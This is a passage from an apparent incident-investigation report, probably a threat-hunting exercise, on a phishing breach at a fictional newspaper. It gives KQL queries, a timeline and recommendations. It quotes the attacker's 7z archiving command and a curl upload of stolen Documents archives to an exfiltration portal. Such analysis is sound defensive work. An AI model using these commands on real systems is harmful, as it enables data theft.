***Full command: 7z.exe a -t7z C:\Users\romclovin\Documents\DankMemes.7z C:\Users\romclovin\Memes*.jpg -p thruthW!llS3tUfree*

files stolen from Ronnie's Documents folder: MyStolenDataFromDocuments.7z
files stolen from Ronnie's Desktop folder: MyStolenDataFromDesktop.7z

Command used to *exfiltrate* the data by uploading it to a custom portal on their website

ProcessEvents
| where hostname == "A37A-DESKTOP"
| where process_commandline has "curl"

curl -F "file=@C:\Users\romclovin\Documents*.7z"
https://hirejob.com/exfil_processor/upload.php

Using the query below we see no other device had data stolen.

ProcessEvents
| where process_commandline has "curl"

5. Attack Timeline

Time Date: 31/01/2024	Event Description
09:45:51	Fake Story Downloaded to Ronnies device
10:26:20	Fake story renamed to OpEdFinal_to_print.docx and moved from the download folder to the Document folder
11:11:12	OpEdFinal_to_print.docx emailed to Clark Kent

OutboundNetworkEvents
| where url has "promotionrecruit.com"
| distinct src_ip
| count

However, using the above KQL query results indicates that the malicious link from promotionrecruit.com was first accessed on 04/01/2024 by Jim McKay (IP address 10.10.0.65), along with 10 other unique IP addresses. This evidence suggests that the attackers had gained access to the network in early January 2024 and remained undetected for an extended period before launching their attack.

6. Root Cause

The investigation revealed that the breach originated from a successful phishing attack targeting an Editorial Intern. The phishing email was designed to mimic an official job advertisement from a legitimate recruiting company, leading several Valdorian staff members to click on a malicious link. This access enabled the attackers to execute discovery commands, exposing the newspaper's internal network structure and helping them identify specific staff members for further targeting. The attackers were also able to exfiltrate the personal information of the Editorial Intern

7. Recommendations

User Education and Phishing Prevention: The most effective way to tackle phishing emails is to conduct user awareness training, focusing on identifying phishing emails. Employees are often the first line of defense, and proper training helps them recognize and respond appropriately to suspicious emails.

Effective awareness programs should:

- Educate employees on common phishing tactics, such as spoofed sender addresses, urgent language, and links to fraudulent websites.
- Provide hands-on simulations where staff receive mock phishing emails to test their ability to identify and report them safely.
- Encourage a culture of vigilance, where employees feel comfortable reporting suspicious messages without fear of blame.
- Highlight recent real-world examples, such as the Valdoria incident, to make training relatable and emphasize the real impact of phishing.
- Include regular refreshers to ensure that awareness remains high and adapts to evolving attack techniques.
- Additionally, user awareness should be supported by technical controls, such as email filtering, sandboxing of attachments, and domain monitoring, creating a layered defense that combines human awareness with automated protection.

Security Monitoring: Continuous security monitoring is vital for the early detection of suspicious activities and potential breaches. It enables organizations to maintain real-time visibility into their network, endpoints, and cloud environments. Implementing an effective monitoring strategy should include:

- Centralized log collection and analysis through a Security Information and Event Management (SIEM) system such as Microsoft Sentinel, Splunk, etc.
- Automated alerting and correlation rules to detect anomalies like repeated login failures, unusual data transfers, or unauthorized privilege escalation.
- Integration with threat intelligence feeds to identify known malicious indicators such as domains, IP addresses, and file hashes.
- Regular tuning of detection rules and analytics to reduce false positives and ensure alerts reflect the organization's evolving threat landscape.
- Defined incident response procedures to ensure alerts are promptly investigated, validated, and remediated.

Multifactor Authentication: Implementing Multi-Factor Authentication (MFA) adds a critical layer of protection against unauthorized access. Even if attackers obtain valid credentials through phishing, MFA helps prevent them from successfully logging in without an additional verification factor. An effective MFA strategy should:

- Be enforced across all user accounts, especially for email, VPN, remote desktop, and cloud services.
- Utilize strong factors such as hardware tokens, authenticator apps, or biometric verification, rather than SMS-based codes alone.
- Apply conditional access policies to require MFA for high-risk activities, such as logins from unknown devices or locations.

- Include service accounts and privileged roles, which are often prime targets for attackers seeking lateral movement or data exfiltration.
- Be complemented with user education, so employees understand the importance of not approving unexpected MFA prompts (to counter MFA fatigue attacks).

8. Conclusion

The investigation found that the Valdoria breach began with a phishing email that successfully tricked an Editorial Intern. The message was designed to look like a genuine job advertisement and led several employees to click on a malicious link. Evidence shows the attackers first gained access to the network on 04/01/2024, weeks before the main incident, and quietly gathered information about the internal environment during that time.

The breach ultimately came down to a mix of human error and missing security layers. Without strong user awareness, continuous monitoring, or enforced MFA, the attackers were able to stay under the radar and expand their access.

This incident shows how important it is to combine people, process, and technology in cybersecurity. Regular phishing awareness training, full deployment of multi-factor authentication, and continuous monitoring through tools like Microsoft Sentinel would have made this attack much harder to carry out.

Overall, the Valdoria case is a reminder that even a single phishing email can open the door to a serious breach — but with the right security culture and controls in place, such incidents can be prevented or contained early.